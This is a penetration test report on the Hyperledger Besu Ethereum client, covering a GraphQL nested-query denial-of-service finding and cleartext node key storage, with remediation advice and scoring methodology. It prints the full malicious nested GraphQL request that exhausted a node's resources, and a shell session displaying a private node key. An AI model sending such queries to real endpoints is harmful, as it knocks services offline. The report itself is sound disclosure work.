HYPERLEDGER

Hyperledger 2020 Besu Application Penetration Test

Tevora Threat Research Group

Delivered March 30, 2020

Table of Contents

Executive Summary

Purpose

The 2020 Besu Application Penetration Test for Hyperledger was conducted from January 02, 2020 to March 16, 2020 to help ensure the Hyperledger Besu client is secure from advanced threat actors.

Additional objectives for this penetration test were based on industry standard guidelines as follows:

- Identification of vulnerabilities so that they can be identified and remediated prior to being exploited by an attacker
- Direct observation of restricted services or data in the absence of expected access controls
- Compromise of an intermediary device used by privileged users to access secure network zones
- Compromise of the domain used by privileged users
- Sensitive data leakage or exfiltration
- Verification of application logic, session handling, and API security for applications
- Verification that only authorized services are exposed to the network perimeter
- Verification of network segmentation of non-privileged and privileged networks

Scope


This report contains the summary of project scope, findings, and recommendations resulting from the Application Penetration Test conducted by Tevora against the Hyperledger environment.

Application Penetration Test

The following items were considered in scope:

- Hyperledger Besu 1.3.8

Findings Overview



Application Penetration Test Results

Tevora assessed the security of the Hyperledger Besu Ethereum (Besu) client and found the application has a strong security posture with few viable attack vectors observed. Vulnerabilities identified during the assessment include a denial of service (DoS) condition via GraphQL and a lower-risk insecure key management issue.

The Besu client includes a configurable GraphQL endpoint for data queries. Tevora discovered the GraphQL implementation does not adequately protect against malicious queries. If the GraphQL endpoint is served on a routable network interface (a non-default configuration), an attacker could craft a query which exhausts the node's system resources. This attack would cause over utilization of system resources and the affected node would be disconnected from its peers. A network configured to expose GraphQL endpoints on Besu clients would be at risk of DoS based blockchain attacks. The Hyperledger development team investigated this issue and implemented a fix immediately upon disclosure.

Tevora also discovered Besu nodes store their private key in cleartext on the host filesystem. Compromise of this key would not lead to a direct loss of funds; however, it would cause a loss of trust in the affected node's communications. This is a relatively low-risk issue; however, all private key data should be stored securely as a best practice.

Tevora assessed the default settings for network and port configurations in the Besu client and found the configurations to be sound. Besu opens ports on local-only interfaces when necessary, refuses outside malicious connections, and does not implement common vulnerable API calls. Overall, Besu has a strong network design.

Strategic Recommendations

- GraphQL Configuration
    - Configure GraphQL to protect against malicious queries, using a combination of the following:
        - Set query timeouts
        - Limit query depth
        - Limit query complexity
        - Whitelist queries
        - Use static queries
        - Rate-limit clients
- Secure Key Storage
    - Avoid plaintext storage of sensitive application data

Technical Summary

Summary of Findings

Total Penetration Test Findings 2

Application Findings	**Status**	**HydraRisk**	
APP-01 GraphQL High Utilization Query Denial of Service (DOS)	Discovered	**15**	**Medium**
APP-02 Insecure Key Management	Discovered	**12**	**Medium**

Technical Findings

APP-01 GraphQL High Utilization Query Denial of Service (DOS)

Description

Tevora discovered it is possible to cause a DoS condition on Besu RPC nodes by crafting an expensive GraphQL query using nested queries. Instead of requesting useful data, attackers may submit expensive, nested queries that overload the node, denying the web service to other applications. Tevora observed this behavior by submitting a malicious query to the node causing a disconnect from its peers.

Note: GraphQL is not served on a routable interface by default.

Status	Discovered	**CVSS Base Score**	–	–	**HydraRisk**	15	**Medium**
					Consequence	4	
					Probability	3	
					Velocity	4	
					Criticality	3	
					Responsiveness	1	


Affected Systems

The following systems have been identified and are affected:

Host	URI	Port
Besu RPC Node	/graphql	8547


Details

Malicious GraphQL Query



```
POST /graphql HTTP/1.1
Host: 172.24.0.7:8547
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:73.0)
Gecko/20100101 Firefox/73.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 322
Content-Type: application/json;charset=UTF-8

{ "query": "{__schema {  types {  fields {  type{  fields {  type {  fields {
 type {  fields { type { fields{ type { fields{ type { fields{ type { fields{
type { fields{ type { fields { type { fields{ type { fields{ type { fields{
type { fields{ type { fields {  name  }  }  }  }  }  }  }  }  }
}}}}}}}}}}}}}}}}}}}}}}}"}
```

Observing a spike in the affected node resource utilization




Overview

System	Chain Height	Target Chain Height	Blocks Behind	Total Difficulty	Block Time (5m avg)	Time Since Last Block	Peer Count	% Peer Limit Used
minernode:9545	654	654	0	1.31e+5	999.99 ms	11 seconds ago	3	12%
rpcnode:9545	653	653	0	1.31e+5	1.00 s	10 seconds ago	3	12%
bootnode:9545	649	649	0	1.30e+5	1.00 s	6 seconds ago	3	12%
node:172.24.0.6:9545	646	646	0	1.30e+5	1000.00 ms	3 seconds ago	3	12%


GraphQL DoS Query

System resources are eventually exhausted




```
  1  [|||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||99.3%]   Tasks: 183, 981 thr; 4 running
  2  [|||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||98.0%]   Load average: 4.28 2.47 2.34
  3  [|||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||97.4%]   Uptime: 01:50:23
  4  [|||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||96.8%]
  Mem[|||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||6.24G/7.76G]
  Swp[|||||                                                                 98.5M/2.00G]

  PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
32503 root       20   0 5857M 2367M 33692 S 344. 29.8  6:51.11 /docker-java-home/bin/java -Dvertx.disableFileCPResolving=true -Dbesu.home=/opt/besu -Dlog4j.shutdownHookEnabled=false --add-opens java.base/su
```

The attacked node begins to fall behind



System	Chain Height	Target Chain Height	Blocks Behind	Total Difficulty	Block Time (5m avg)	Time Since Last Block	Peer Count	% Peer Limit Used
node:172.25.0.7:9545	858	858	0	1.51e+5	1000.00 ms	12 seconds ago	3	12%
minernode:9545	856	856	0	1.51e+5	1.00 s	10 seconds ago	3	12%
bootnode:9545	853	853	0	1.51e+5	1.00 s	7 seconds ago	3	12%
rpcnode:9545	827	836	9	1.48e+5	1.10 s	19 seconds	3	12%


The node falls off the Grafana monitoring dashboard



Overview

System	Chain Height	Target Chain Height	Blocks Behind	Total Difficulty	Block Time (5m avg)
rpcnode:9545	-	-	-	-	1.57 s
node:172.25.0.7:9545	978	978	0	1.63e+5	1.00 s
minernode:9545	975	975	0	1.63e+5	1.00 s
bootnode:9545	973	973	0	1.63e+5	996.50 ms

After the attack subsides, the node reappears in the monitoring dashboard, disconnected from its peers



Overview

System	Chain Height	Target Chain Height	Blocks Behind	Total Difficulty	Block Time (5m avg)	Time Since Last Block	Peer Count	% Peer Limit Used
bootnode:9545	1,047	1,047	0	1.70e+5	1.00 s	11 seconds ago	2	8%
node:172.25.0.7:9545	1,038	1,038	0	1.69e+5	1.00 s	2 seconds ago	2	8%
minernode:9545	1,036	1,036	0	1.69e+5	1.00 s	0 seconds	2	8%
rpcnode:9545	868	868	0	1.52e+5	2.42 s	2 minutes	0	0%

References

- Securing GraphQL from Malicious Queries
  - https://blog.apollographql.com/securing-your-graphql-api-from-malicious-queries-16130a324a6b
- GraphQL API Security
  - https://leapgraph.com/graphql-api-security

Recommendations

DoS from malicious queries can be mitigated through query validation, query depth, and query timeout configurations in the GraphQL service. Refer to the GraphQL documentation for configuration details.

APP-02 Insecure Key Management

Description

Tevora discovered the private keys for Besu nodes are written to disk in cleartext. While compromise of the node's private key would not result in a direct loss of funds, it would result in a loss of confidence in the affected node as this key is intended to protect node communications.

Status	Discovered	CVSS Base Score	–	–	HydraRisk	12	Medium
					Consequence	2	
					Probability	2	
					Velocity	3	
					Criticality	3	
					Responsiveness	2	


Affected Systems

The following systems have been identified and are affected:

Application	Default file location
Hyperledger Besu	/opt/besu/key

Details

Besu node key file



```
root@02533efc4f2e:/opt/besu# ls -al
total 68
drwxr-xr-x 1 root root  4096 Feb  5 21:16 .
drwxr-xr-x 1 root root  4096 Jan 21 00:40 ..
-rw-r--r-- 1 root root    13 Feb  5 21:16 DATABASE_METADATA.json
-rw-r--r-- 1 root root 11357 Jan 21 00:40 LICENSE
-rw-r--r-- 1 root root   223 Feb  5 21:16 besu.networks
-rw-r--r-- 1 root root   191 Feb  5 21:16 besu.ports
drwxr-xr-x 2 root root  4096 Jan 21 00:40 bin
-rwxr-xr-x 1 root root  1124 Feb  5 21:16 bootnode_start.sh
drwxr-xr-x 2 root root  4096 Feb  5 21:16 database
-rw------- 1 root root    66 Feb  5 21:16 key
drwxr-xr-x 2 root root  4096 Jan 21 00:40 lib
-rw-r--r-- 1 root root  1198 Jan 21 00:40 license-dependency.html
-rwxr-xr-x 1 root root  1281 Feb  5 21:16 node_start.sh
drwxr-xr-x 2 root root  4096 Feb  5 21:16 public-keys
root@02533efc4f2e:/opt/besu# cat key
0x3e2bd068e31747a3d4b70ba407c22294ff68aba84804cdbbaa2440d384626387root@02533efc4f2e:/opt/besu# 
```

Recommendations

Tevora recommends using a secure key storage solution for private keys to protect against cleartext key disclosure.

Appendix A: About Tevora

Tevora is a leading management consulting firm specializing in enterprise risk, compliance, information security solutions, and threat research. We offer a comprehensive portfolio of information security solutions and services to clients in virtually all industries and serve institutional and government clients.

Tevora's leaders are professionals with years of experience and records of accomplishments in technology as well as business. This dual background means that we understand the importance of growth and profitability and our solutions are designed to enhance both.

As a consulting firm that can fully implement whatever it recommends, Tevora works with all the industry's top vendors, yet is beholden to none. Our work and dedication have established us as a reliable partner CTOs CIOs, and CISOs can depend on to help protect against threats, both internal and external. With Tevora as a partner, business leaders can devote their energies to enhancing the overall value of information technology to their enterprise.

Tevora is a Qualified Security Assessor (QSA) and Payment Application Qualified Security Assessor (PA-QSA) in good standing with the PCI Security Standards Council. Tevora is also a DVBE (Disabled Veteran Business Enterprise) certified by the California General Services Department (Cert REF# 32786). For more information, please visit www.tevora.com.

Appendix B: Scoring of Findings

Penetration Test findings are qualified using the CVSS Version 3,1 Base Score and the Tevora proprietary HydraRisk model.

CVSSv3.1 Scoring

The CVSS version 3.1 vulnerability scoring system produces a base vulnerability score based on an Impact, and Exploitability metrics. This score is recorded for all applicable findings and is intended to provide an objective, industry-standard view of the vulnerabilities that have been found and potentially exploited.

Scoring guidelines:

- The CVSS version 3 Temporal and Environmental score metrics are not used in this report. Those factors are captured in the HydraRisk scoring model.
- In cases when multiple vulnerabilities with differing CVSS scores are summarized into a single finding, the highest contributing CVSS score is used for that finding.
- Some findings may not be given a CVSS since there is no known vulnerability but where an issue was found with the in-scope environment which differs from industry best practices or which may be used in combination with other findings to exploit a system.

HydraRisk Scoring

Enterprise risk management is an enterprise approach to addressing the culture, processes and structures that are directed towards effective management of potential opportunities and adverse effects as they relate to risk. Taking control of informed risks allows for risks to be identified, analyzed, evaluated, treated, and monitored.

Tevora's proprietary HydraRisk Model is founded on extensive experience in enterprise risk management which has been adapted for the scoring penetration testing results. The HydraRisk score is the sum of the score for all five factors defined as follows.

Consequence

The information security impact a threat and/or exploit has on the organization.

1. Trivial: Non-vital information disclosure: email addresses, WHOIS info, etc.
2. Reasonable: Disclosure of non-public but non-vital information
3. Significant: Non-privileged system access
4. Intolerable: Privileged system access through exploit, pivoting, or escalation
5. Major: Exfiltration of data: PCI, PII, intellectual property, etc.

Probability

The likelihood of the vulnerability/threat to be exploited.

1. Low: No known exploit, requires skilled attacker creating a new 0-day
2. Unlikely: Exploit only possible using specialized tools
3. Moderate: Exploit is possible using common attacks or attack chaining
4. High: Easy to exploit by low skilled penetration tester using common tools
5. Critical: Easy to exploit with simple tools that are readily available

Velocity

Assessment of how quickly a vulnerability could be exploited.

1. Protracted: Requires brute forcing crypto, application fuzzing, etc. over extended period
2. Slow: Requires extensive rainbow tables or other reference libraries to exploit
3. Moderate: Requires readily available reference libraries or casual observation to exploit
4. Quick: Requires casual observation to discover exploit
5. Immediate: Vulnerability can be discovered and exploited readily

Criticality

The depth and breadth of the impact including the types of systems compromised or affected by exploiting this vulnerability.

1. Trivial: vulnerability affects unimportant systems: ancillary support systems
2. Reasonable: exploitation affects access to DMZ or other highly segmented hosts
3. Significant: exploitation affects access to loosely segmented hosts or client environment
4. Intolerable: exploitation affects substantial portions of the environment and data
5. Major: exploitation affects access to critical data, data integrity, and availability

Responsiveness

The time required to treat and prevent the exploit from occurring.

1. Excellent: vulnerability patch or reconfiguration for exploit is readily available
2. Good: vulnerability patch is in development or a workaround is available
3. Moderate: patching, reconfiguration, and/or infrastructure re-architecting is required
4. Fair: infrastructure modification and/or downtime required to remediate
5. Poor: major infrastructure modification and/or downtime required to remediate

Scoring Key

The following scoring key is used throughout this report, with CVSS scores ranging from 0-10 while HydraRisk scores range from 5-25.

Risk Rating	HydraRisk Score
Critical	21-25
High	16-20
Medium	11-15
Low	5-10

Risk Rating	CVSS Score
High	7.0-10.0
Medium	4.0-6.9
Low	0.0-3.9

All findings are categorized as follows:

Status	Description
Informational	No security risk present
Discovered	Security risk discovered and verified, but not successfully exploited
Exploited	Security risk successfully exploited with proof of concept attack


Penetration Testing Tools

Tevora employs many tools during penetration test to assist and complement manual testing including:

- Nessus Professional
- BurpSuite Pro
- ZAP (Zed Attack Proxy)
- SQLmap
- Acunetix
- NetSparker
- Custom Python scripts
- DirBuster
- BloodHound
- Cobalt Strike
- Covenant
- GhostPack
- Metasploit
- Responder
- Impacket
- Custom Malware

Appendix C: Penetration Testing Methodology

Tevora employs a standard methodology to ensure a repeatable level of quality in all assessments. Tevora's testing methodology is based on the Penetration Testing Execution Standard (PTES)[1], OWASP testing guide v4[2], and years of experience in network, web, and application penetration testing.



Phase 0: Planning and Preparation

Phase 1: Reconnaissance

Phase 2: Threat Mapping

Phase 3: Known Vulnerability Identification

Phase 4: Exploitation

Phase 5: Post-Exploitation

Phase 6: Reporting

[1] http://www.pentest-standard.org/index.php/Main_Page

[2] https://www.owasp.org/images/5/52/OWASP_Testing_Guide_v4.pdf

Phase 0: Planning and Preparation

A successful penetration test begins with planning and preparation. During this phase, Tevora works with the Client to identify the scope and any prerequisites to project execution. Tevora performs the following pre-engagement activities to prepare for testing:

- **Scope Identification:** Tevora and the Client identify the in-scope targets to be tested.
- **Testing Window Identification:** The Client provides the range of acceptable testing windows and Tevora decides when the testing will be performed within that range.
- **Objective Identification:** Tevora and the Client discuss and agree on objectives for the test. These will be used to focus testing and ensure relevant results. Specifically, the expected security model of the target is discussed, and high impact compromises of the model are identified as objectives.
- **Gather Relevant Documentation:** Tevora works with the Client to acquire IT and business process documentation. Tevora can also take a black box approach and attempt to acquire this information during the reconnaissance phase of the test.
- **Determine Level of Access:** Based on the objectives, Tevora and the Client determine if credentials are to be provided by the Client for testing. For the most thorough testing, Tevora will use low-level privileges.
- **Time Estimation:** Tevora determines the estimated time needed to cover the scope for the decided testing types.
- **Role Identification:** Tevora assigns a project lead, technical lead, and assistant technical lead to the test. Tevora's technical will have web services and web application specialists assigned to the project including at least one subject matter expert (SME) on the in-scope technologies.
- **Kickoff Meeting:** Tevora and the Client review the planned scope, discuss the project overview, and propose scheduling.
- **Testing Contact Identification:** Tevora and the Client identify their respective points of contact and determine testing status update intervals. Tevora provides an escalation list to the Client.
- **Incident Handling:** Tevora and the Client agree to a response plan for unexpected issues during testing.
- **Project Checklist:** Tevora ensures that every item for the project is checked prior to beginning the penetration test.

After preparation has been completed, the project checklist reviewed, and scheduling finalized, Tevora will begin the penetration test on the scheduled date.

Phase 1: Reconnaissance

The first phase of a penetration test is reconnaissance. This phase is conducted to gather information on the target and enumerate potential threat vectors. Tevora performs reconnaissance in a strategic manner that emulates the process of real-world adversaries. This process, called Open Source Intelligence Gathering (**OSINT**), is a multi-level approach that consists of several types of information gathering activities.

OSINT is done in three phases: **Passive**, **Semi-Passive**, and **Active**:

